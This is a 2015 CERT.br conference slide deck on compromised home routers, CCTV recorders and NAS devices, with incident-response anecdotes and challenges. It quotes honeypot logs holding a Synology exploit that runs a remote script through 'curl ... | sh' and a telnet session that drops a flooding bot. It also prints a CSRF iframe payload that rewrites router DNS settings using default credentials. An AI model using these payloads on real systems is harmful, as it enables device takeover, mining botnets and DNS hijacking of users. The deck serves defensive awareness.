nic.br cgi.br cert.br

National CSIRTs Meeting
June 21, 2015
Berlin, DE

The Trials and Tribulations of Dealing with Compromised CPEs, CCTVs and Other IoTs

Cristine Hoepers
cristine@cert.br

Klaus Steding-Jessen
jessen@cert.br

cert.br nic.br cgi.br

The Internet of Things

“... is the network of physical objects or "things" embedded with electronics, software, sensors and connectivity...”

- *Wikipedia*

“...The Internet of Things extends internet connectivity beyond traditional devices like desktop and laptop computers, smartphones and tablets to a diverse range of devices and everyday things...”

- Webopedia

Quotes we heard lately...

“This is just a [________]... ”

“No, we don’t have Internet here... ”

“This device is not my responsibility...”

Still seen in our honeypots:
Synology NAS bitcoin botnet

```
2014-07-07 16:11:39 +0000: synology[11626]: IP: 93.174.95.67, request:
"POST /webman/imageSelector.cgi HTTP/1.0, Connection: close, Host:
honeypot:5000, User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows
NT 5.1), Content-Length: 456, Content-Type: multipart/form-data;
boundary=shit_its_the_feds, X-TMP-FILE: /usr/syno/synoman/manager.cgi,
X-TYPE-NAME: SLICEUPLOAD, , --shit_its_the_feds.Content-Disposition:
form-data; name="source"..login.--shit_its_the_feds.Content-
Disposition: form-data; name="type"..logo.--shit_its_the_feds.Content-
Disposition: form-data; name="foo"; filename="bar".Content-Type:
application/octet-stream..sed -i -e '/sed -i -e/,$d' /usr/syno/synoman/
manager.cgi.export TARGET="50.23.98.94:61066" && curl http://
5.104.224.215:61050/mn.sh | sh 2>&1 && unset TARGET.--
shit_its_the_feds--.", code: 403
```

Strings of the downloaded binary:

```
Usage: minerd [OPTIONS]
Options:  -o, --url=URL         URL of mining server
  -O, --userpass=U:P    username:password pair for mining server
  -u, --user=USERNAME   username for mining server
  -p, --pass=PASSWORD   password for mining server
      --cert=FILE       certificate for mining server using SSL
  -x, --proxy=[PROTOCOL://]HOST[:PORT]  connect through a proxy
```

Still seen in our honeypots:
Telnet brute force attacks against CPEs

```
2014-03-24 16:19:00 +0000: hpot[9140]: IP: 93.174.95.67, status:
SUCCEEDED, login: "root", password: "root"
2014-03-24 16:19:00 +0000: hpot[9140]: IP: 93.174.95.67, cmd: "sh"
2014-03-24 16:19:00 +0000: hpot[9140]: IP: 93.174.95.67, cmd: "echo -e \
\x51\\x51"
2014-03-24 16:19:01 +0000: hpot[9140]: IP: 93.174.95.67, cmd: "cp /bin/
sh /var/run/kHaK0a && echo -n > /var/run/kHaK0a && echo -e \\x51\\x51"
2014-03-24 16:19:01 +0000: hpot[9140]: IP: 93.174.95.67, cmd: "echo -ne
\\x7F\\x45\\x4C\\x46\\x1\\x1\\x1\\x61\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x0\
\x2\\x0\\x28\\x0\\x1\\x0\\x0\\x0\\x74\\x80\\x0\\x0\\x34\\x0\\x0\\x0\\x1C
\\xD\\x0\\x0\\x2\\x0\\x0\\x0\\x34\\x0\\x20\\x0\\x2\\x0\\x28\\x0\\x6\\x0\
\x5\\x0\\x1\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x0\\x80\\x0\\x0\\x0\\x80\\x0\
\x0\\xF0\\xC\\x0\\x0\\xF0\\xC\\x0\\x0\\x5\\x0\\x0\\x0\\x0\\x80\\x0\\x0\
\x1\\x0\\x0\\x0\\xF0\\xC\\x0\\x0\\xF0\\xC\\x1\\x0\\xF0\\xC >> /var/run/
kHaK0a"

kHaK0a: ELF 32-bit LSB executable, ARM, version 1, statically linked,
stripped

UDP Flooding %s for %d seconds.
UDP Flooding %s:%d for %d seconds.
TCP Flooding %s for %d seconds.
KILLATTK
Killed %d.
None Killed.
8.8.8.8
```

Phishing at a CCTV System (1/2)

Received a report of an Amazon phishing page hosted at a specific port on an IP address

Sent a report to the

- network block (/28) contact
- upstream ASN abuse team

No response from the network contact

Upstream reported that no response was received

After a week we call the network contact

- “Construction Supply King, good morning...”
- “No, we don’t have Internet here... I can give you the number of the owner, maybe he knows something I don’t...”

Phishing at a CCTV System (2/2)

Next day we reach the owner

- “No, we really don’t have Internet here. What we have is a set of security cameras...”
- “I’ll give you the number of the consultant, but he is away in an area where there is no cell phone coverage...”


Two days later

- We finally talk to the consultant
- He has no idea how to remove content from the CCTV recorder
- Calls back with the “solution”: “I changed the ISP, now we have a new IP address, see if you can still access the phishing page...”

Questions still unanswered

- Which model was the CCTV
- How many other vendors use the same system
- How many other CCTVs are compromised out there?

Attacks using rogue DNS servers:
Sample attack scenario



Popular websites compromised (Blogs, Streaming, Humour, News, etc)

Attacker injects an iFrame in the compromised webpage

The iFrame directly includes or points to malicious JavaScript code

The JavaScript is executed in the victims' browser

The code scans the local network for CPEs

Performs login/ password brute force for admin accounts

Change the DNS configuration to point name resolution to a rogue DNS server; restart the CPE.

This is NOT DNSChanger

Attacks using rogue DNS servers:
Step 1: configure a rogue DNS server

- commonly hosted at cloud or hosting services abroad
- usually respond with authority for the target domains
  - attacker just creates a zone file for the target domain
  - we handled cases where 1 rogue DNS server was providing wrong results for more than 30 domains (financial services, e-commerce, websearch, public API's, etc)

```
$ dig +norec @xxx.xxx.57.155 <victim>.com A

[...]
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55048
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, [...]

[...]
;; ANSWER SECTION:
<victim>.com.             10800   IN     A     xxx.xxx.57.150
```

There is NO DNS cache poisoning is these cases

Attacks using rogue DNS servers:
Step 2: host malicious content

```
$ wget -q -O - --header 'Host: <victim>.com' http://xxx.xxx.57.150/

<title>Fazer pagamentos online, enviar e receber pagamentos ou criar
uma conta pessoal - <victim> Brasil</title>

<link rel="shortcut icon" href="favicon.ico">

<frameset rows="100%,*">

<frame name="bla" src="<victim>.htm" noresize frameborder="no">

<frame src="UntitledFrame-6"></frameset><noframes></noframes>
```

Attacks using rogue DNS servers:
Step 3: compromise a popular site

- compromise a website with a high number of viewers
- insert a malicious iFrame that makes the user browser attack its own CPE (CSRF attack)

```
<html>
<body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns"
method="post" target="cantseeme">
…
<input type="hidden" name="DS1" value='64.186.158.42'>
<input type="hidden" name="DS2" value='64.186.146.68'>
<script>document.csrf_form.submit();</script>
<img src="http://admin:admin@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img width=0 height=0 border=0 src='http://root:root@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<META http-equiv='refresh' content='1;URL=reboot.php'>
</body>
</html>
```

Attacks using rogue DNS servers: **Step 4: change the CPE DNS configuration**


When the victim visits a site with a malicious iFrame, this iFrame

- **performs brute force attacks on CPEs, abusing default or weak passwords**
- **changes the DNS configurations to point resolution to a rogue DNS server**
- **other actions, like restart the CPE**

Other compromise vectors

- **via telnet or ssh brute force**
  - **Arris CPEs come with default telnet accounts that can't be disabled**
  - **The daily password can be generated online**
- **exploiting the CPEs' vulnerabilities**

Rogue DNS Servers:
Actively Providing Malicious Response



Period: 290 days (2014/09/01 – 2015/06/17)

IPs: 521

ASNs: 87

Countries: 23

Attacks using rogue DNS servers:
Alternative for steps 3&4: compromise a router

Mikrotik routers come with weak default configuration

- **telnet, ssh and web management enabled**
- **login: admin   password: <blank>**

These are low cost routers and very common at

- **remote locations (there are combos with radio antenas)**
- **small ISPs, with very low knowledge of best practices**

Criminals' objectives

- **change DHCP server to provide malicious DNS configuration to all ISPs' clients**

Challenges for Incident Response (1/2)

Difficult to explain the issue to hosting providers

- no policy defined for this type of abuse
- default is to forward the complaint to the client
  - “the client” is the attacker
- 1st level abuse teams
  - are not trained to handle DNS logs
  - don’t have tools to test DNS attacks
- automatic systems don’t identify these complaints
  - are expecting phishing, malware or copyright infringement
- several rogue DNS servers are hosted in what appear to be bullet proof networks

Challenges for Incident Response (2/2)

Too many vulnerable web sites being compromised to host malicious iFrames

Too many vulnerable CPEs

- **weak or default passwords are the norm**
- **too many vulnerabilities and almost no firmware updates**
- **these are just forgotten "things"**

Difficult to locate and educate the small ISPs with vulnerable Mikrotiks

Final Thoughts

Detection of these incidents is really challenging

Users and admins don't know how to deal with CPEs, CCTVs, Hard Disks, etc

- **not hard to imagine how it will be on the "real" IoT**

Vendors are repeating all the errors from the past in devices that are harder to patch and configure

Thank You!

www.cert.br

@ cristine@cert.br

@ jessen@cert.br

@certbr

June 21, 2015

nic.br cgi.br

www.nic.br | www.cgi.br